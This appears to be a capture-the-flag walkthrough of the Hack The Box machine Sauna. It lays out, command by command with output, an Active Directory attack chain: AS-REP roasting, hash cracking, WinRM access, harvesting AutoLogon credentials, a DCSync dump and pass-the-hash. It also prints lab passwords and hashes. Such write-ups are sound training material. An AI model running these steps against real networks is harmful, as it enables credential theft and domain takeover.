Sauna Walkthrough - HTB Easy | AS-REP Roasting & AutoLogon Credential Discovery
Complete walkthrough of Sauna from Hack The Box. An easy difficulty Windows machine that features Active Directory enumeration and exploitation. Possible usernames can be derived from employee full names listed on the website. With these usernames, an ASREPRoasting attack can be performed, which results in hash for an account that doesn't require Kerberos pre-authentication. This hash can be subjected to an offline brute force attack, in order to recover the plaintext password for a user that is able to WinRM to the box. Running WinPEAS reveals that another system user has been configured to automatically login and it identifies their password. This second user also has Windows remote management permissions. BloodHound reveals that this user has the DS-Replication-Get-Changes-All extended right, which allows them to dump password hashes from the Domain Controller in a DCSync attack. Executing this attack returns the hash of the primary domain administrator, which can be used with Impacket's psexec.py in order to gain a shell on the box as NT_AUTHORITY\SYSTEM.

Overview
Sauna is an easy difficulty Windows machine that features Active Directory enumeration and exploitation. Possible usernames can be derived from employee full names listed on the website. With these usernames, an ASREPRoasting attack can be performed, which results in hash for an account that doesn’t require Kerberos pre-authentication. This hash can be subjected to an offline brute force attack, in order to recover the plaintext password for a user that is able to WinRM to the box. Running WinPEAS reveals that another system user has been configured to automatically login and it identifies their password. This second user also has Windows remote management permissions. BloodHound reveals that this user has the DS-Replication-Get-Changes-All extended right, which allows them to dump password hashes from the Domain Controller in a DCSync attack. Executing this attack returns the hash of the primary domain administrator, which can be used with Impacket’s psexec.py in order to gain a shell on the box as NT_AUTHORITY\SYSTEM.
External Enumeration
Nmap
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
nmap -vv -p- 10.129.4.108 -T4 --min-rate 50

<SNIP>

PORT      STATE SERVICE          REASON
53/tcp    open  domain           syn-ack ttl 127
80/tcp    open  http             syn-ack ttl 127
88/tcp    open  kerberos-sec     syn-ack ttl 127
135/tcp   open  msrpc            syn-ack ttl 127
139/tcp   open  netbios-ssn      syn-ack ttl 127
389/tcp   open  ldap             syn-ack ttl 127
445/tcp   open  microsoft-ds     syn-ack ttl 127
464/tcp   open  kpasswd5         syn-ack ttl 127
593/tcp   open  http-rpc-epmap   syn-ack ttl 127
636/tcp   open  ldapssl          syn-ack ttl 127
3268/tcp  open  globalcatLDAP    syn-ack ttl 127
3269/tcp  open  globalcatLDAPssl syn-ack ttl 127
5985/tcp  open  wsman            syn-ack ttl 127
9389/tcp  open  adws             syn-ack ttl 127
49667/tcp open  unknown          syn-ack ttl 127
49673/tcp open  unknown          syn-ack ttl 127
49674/tcp open  unknown          syn-ack ttl 127
49677/tcp open  unknown          syn-ack ttl 127
49698/tcp open  unknown          syn-ack ttl 127

<SNIP>

nmap -vv -p 53,80,135,139,389,445,464,593,636,3268,3269,5985,9389 10.129.4.108 -sC -sV
Key findings:
- Port 53: DNS
- Port 80: HTTP
- Port 88: Kerberos - potential AS-REP roasting
- Port 389/3268: LDAP
- Port 445: SMB
- Port 5985: WinRM
- Domain: egotistical-bank.local
Web Application Analysis
HTTP Service
Let’s access the HTTP site. Here’s the homepage:

If we visit it, we find the development team with their names on the about.html page. We can use them to enumerate usernames.

Employee names found:
- Fergus Smith
- Shaun Coins
- Sophie Driver
- Bowie Taylor
- Hugo Bear
- Steven Kerb
Initial Access
Username Enumeration
Username-Anarchy
Let’s create a wordlist with username-anarchy for each user:
1
2
3
4
5
6
7
[Feb 13, 2026 - 11:35:23 (CET)] exegol-main usernameLists # username-anarchy Fergus Smith >> usernames.txt
[Feb 13, 2026 - 11:35:35 (CET)] exegol-main usernameLists # username-anarchy Shaun Coins >> usernames.txt
[Feb 13, 2026 - 11:35:47 (CET)] exegol-main usernameLists # username-anarchy Sophie Driver >> usernames.txt
[Feb 13, 2026 - 11:35:58 (CET)] exegol-main usernameLists # username-anarchy Bowie Tayor >> usernames.txt
[Feb 13, 2026 - 11:36:08 (CET)] exegol-main usernameLists # username-anarchy Bowie Taylor >> usernames.txt
[Feb 13, 2026 - 11:36:12 (CET)] exegol-main usernameLists # username-anarchy Hugo Bear >> usernames.txt
[Feb 13, 2026 - 11:36:21 (CET)] exegol-main usernameLists # username-anarchy Steven Kerb >> usernames.txt
Kerbrute
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
[Feb 13, 2026 - 11:37:50 (CET)] exegol-main usernameLists # kerbrute userenum --domain "egotistical-bank.local" --dc 10.129.4.108 usernames.txt -o risultatiKerbrute.txt

__             __               __
/ /_____  _____/ /_  _______  __/ /____
/ //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
/ ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 02/13/26 - Ronnie Flathers @ropnop

2026/02/13 11:40:34 >  Using KDC(s):
2026/02/13 11:40:34 >   10.129.4.108:88

2026/02/13 11:40:35 >  [+] VALID USERNAME:       fsmith@egotistical-bank.local
2026/02/13 11:40:43 >  Done! Tested 103 usernames (1 valid) in 8.966 seconds
Valid username found: fsmith
Brute Force Attempt
Let’s start kerbrute’s bruteuser:
1
2
3
4
5
6
7
8
9
10
11
12
[Feb 13, 2026 - 12:01:32 (CET)] exegol-main /workspace # kerbrute bruteuser --domain "egotistical-bank.local" --dc "10.129.4.108" /usr/share/wordlists/rockyou.txt fsmith

__             __               __
/ /_____  _____/ /_  _______  __/ /____
/ //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
/ ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (n/a) - 02/13/26 - Ronnie Flathers @ropnop

2026/02/13 12:01:44 >  Using KDC(s):
2026/02/13 12:01:44 >   10.129.4.108:88
However, no results are obtained.
AS-REP Roasting
Let’s check if fsmith has Kerberos pre-authentication disabled:
1
2
3
4
[Feb 13, 2026 - 12:09:04 (CET)] exegol-main /workspace # GetNPUsers.py -request -format hashcat -outputfile ASREProastables.txt -usersfile tmp -dc-ip "10.129.4.108" "egotistical-bank.local"/
Impacket v0.13.0.dev0+20250717.182627.84ebce48 - Copyright Fortra, LLC and its affiliated companies

$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:fe84ea1bc40156b4d24bd99460f04901$609a571ce0999bc7fd0edbcab7dfc21acc3a17e8bc64a7ee656fa2d9b5db0ffa796af53abfbd39565935a501934af657c2c40c6b0f18d23143bb5d4ac081097c82ffecfbf92cb9e981214dd1e7b0ad6d92fd6c63e37b179a2e62ab28e929044afafccb6438547c1898c9f5bab5e6a8232fabdcae19120850161b01286bafc29695a97e5f9b1b94c03ff961a15809fe52ee3da302f3577a4ac893ead2c62e7783a8db7ce388cf8887d6a06a793d942be2c8c6c3cb25a0d57b09cb11e814052fec62c283e469e4f2dedde97efd489f3e5a016af169065ba0a6c5f4607f55039050bd7393d27ed8598c697068df936c896e56dd3103e956add32c6c89ad5e29db39
AS-REP hash obtained. Let’s crack it offline.
Hash Cracking
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
[Feb 13, 2026 - 12:13:45 (CET)] exegol-main sauna # hashcat -m 18200 ../../hash /opt/lists/rockyou.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.1+debian  Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.6, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
==================================================================================================================================================
* Device #1: pthread-haswell-Intel(R) Core(TM) i5-10310U CPU @ 1.70GHz, 2729/5523 MB (1024 MB allocatable), 8MCU

<SNIP>

$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:fe84ea1bc40156b4d24bd99460f04901$609a571ce0999bc7fd0edbcab7dfc21acc3a17e8bc64a7ee656fa2d9b5db0ffa796af53abfbd39565935a501934af657c2c40c6b0f18d23143bb5d4ac081097c82ffecfbf92cb9e981214dd1e7b0ad6d92fd6c63e37b179a2e62ab28e929044afafccb6438547c1898c9f5bab5e6a8232fabdcae19120850161b01286bafc29695a97e5f9b1b94c03ff961a15809fe52ee3da302f3577a4ac893ead2c62e7783a8db7ce388cf8887d6a06a793d942be2c8c6c3cb25a0d57b09cb11e814052fec62c283e469e4f2dedde97efd489f3e5a016af169065ba0a6c5f4607f55039050bd7393d27ed8598c697068df936c896e56dd3103e956add32c6c89ad5e29db39:Thestrokes23

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:fe84ea1...29db39
Time.Started.....: Fri Feb 13 12:14:03 2026 (18 secs)
Time.Estimated...: Fri Feb 13 12:14:21 2026 (0 secs)
<SNIP>

Started: Fri Feb 13 12:13:56 2026
Stopped: Fri Feb 13 12:14:24 2026
Credentials obtained: fsmith:Thestrokes23
WinRM Access as fsmith
1
2
3
4
5
6
7
[Feb 13, 2026 - 12:19:28 (CET)] exegol-main /workspace # evil-winrm -i 10.129.4.108 -u fsmith -p Thestrokes23

Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\FSmith\Documents> whoami
egotisticalbank\fsmith
User flag obtained.
Lateral Movement
WinPEAS Enumeration
I upload WinPEASx64.exe and run it. I find important information:
1
2
3
4
5
ÉÍÍÍÍÍÍÍÍÍ͹ Looking for AutoLogon credentials
Some AutoLogon credentials were found
DefaultDomainName             :  EGOTISTICALBANK
DefaultUserName               :  EGOTISTICALBANK\svc_loanmanager
DefaultPassword               :  Moneymakestheworldgoround!
AutoLogon credentials found: svc_loanmanager:Moneymakestheworldgoround!
Privilege Escalation
BloodHound Analysis
To understand where this user is located and how far from domain admins, I run bloodhound.py:

We see that the user in question has DCSync permission on the domain.
Username Discovery Issue

First, we need to connect with evil-WinRM to the new user. I made a mistake because I used the wrong username, since the local one was called svc_loanmgr. Here’s the error:
1
2
3
4
5
6
7
8
9
[Feb 13, 2026 - 16:35:19 (CET)] exegol-main /workspace # evil-winrm -i 10.129.4.165 -u svc_loanmanager -p 'Moneymakestheworldgoround!'

Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint

Error: An error of type WinRM::WinRMAuthorizationError happened, message is WinRM::WinRMAuthorizationError

Error: Exiting with code 1
Note: The correct name can be seen in BloodHound in the SamAccountName section.
DCSync Attack
Instead of using evil-WinRM, it’s faster to use NetExec:
1
2
3
4
5
6
7
8
9
10
[Feb 13, 2026 - 16:47:39 (CET)] exegol-main /workspace # nxc smb 10.129.4.165 -u svc_loanmgr -p 'Moneymakestheworldgoround!' --ntds --user Administrator
SMB         10.129.4.165    445    SAUNA            [*] Windows 10 / Server 2019 Build 17763 x64 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL) (signing:True) (SMBv1:False)
SMB         10.129.4.165    445    SAUNA            [+] EGOTISTICAL-BANK.LOCAL\svc_loanmgr:Moneymakestheworldgoround!
SMB         10.129.4.165    445    SAUNA            [-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
SMB         10.129.4.165    445    SAUNA            [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB         10.129.4.165    445    SAUNA            Administrator:500:aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e:::
SMB         10.129.4.165    445    SAUNA            [+] Dumped 1 NTDS hashes to /root/.nxc/logs/ntds/SAUNA_10.129.4.165_2026-02-13_164752.ntds of which 1 were added to the database
SMB         10.129.4.165    445    SAUNA            [*] To extract only enabled accounts from the output file, run the following command:
SMB         10.129.4.165    445    SAUNA            [*] cat /root/.nxc/logs/ntds/SAUNA_10.129.4.165_2026-02-13_164752.ntds | grep -iv disabled | cut -d ':' -f1
SMB         10.129.4.165    445    SAUNA            [*] grep -iv disabled /root/.nxc/logs/ntds/SAUNA_10.129.4.165_2026-02-13_164752.ntds | cut -d ':' -f1
Administrator NTLM hash obtained: 823452073d75b9d1cf70ebdf86c7f98e
Root Access
Pass-the-Hash
Let’s pass the hash instead of the password to get a shell. We can use psexec.py, but i decided to go with evil-WinRM and obtain the root flag:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
[Feb 13, 2026 - 16:50:21 (CET)] exegol-main /workspace # evil-winrm -i 10.129.4.165 -u Administrator -H 823452073d75b9d1cf70ebdf86c7f98e

Evil-WinRM shell v3.7

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..\Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir


Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-ar---        2/13/2026   2:03 PM             34 root.txt
Root flag obtained. Box completed.
Reflections
Main Mistake
I used the wrong username when attempting WinRM authentication. I tried svc_loanmanager (as shown in WinPEAS output) instead of svc_loanmgr (the actual SamAccountName). I should have immediately checked BloodHound’s SamAccountName field or used NetExec/CME to verify the correct username format before attempting authentication. This would have saved time troubleshooting the WinRM authentication error.
Alternative Approaches
Instead of NetExec for DCSync, secretsdump.py from Impacket could have been used: secretsdump.py 'EGOTISTICAL-BANK.LOCAL/svc_loanmgr:Moneymakestheworldgoround!@10.129.4.165' (we just need to be careful about the verion of the tool).
Open Question
Why does a loan manager service account (svc_loanmgr) have DCSync privileges on the domain? DCSync is typically reserved for domain controllers and backup systems performing legitimate replication. This represents a critical misconfiguration - service accounts should follow the principle of least privilege. Additionally, why was AutoLogon configured with stored credentials? AutoLogon is a security risk as it stores passwords in plaintext in the registry. What business requirement justified both AutoLogon configuration and granting such excessive permissions to a service account? This demonstrates how seemingly unrelated misconfigurations (AutoLogon + excessive permissions) can chain together for full domain compromise.
Completed this box? Did the username mismatch catch you too? Leave a comment down below!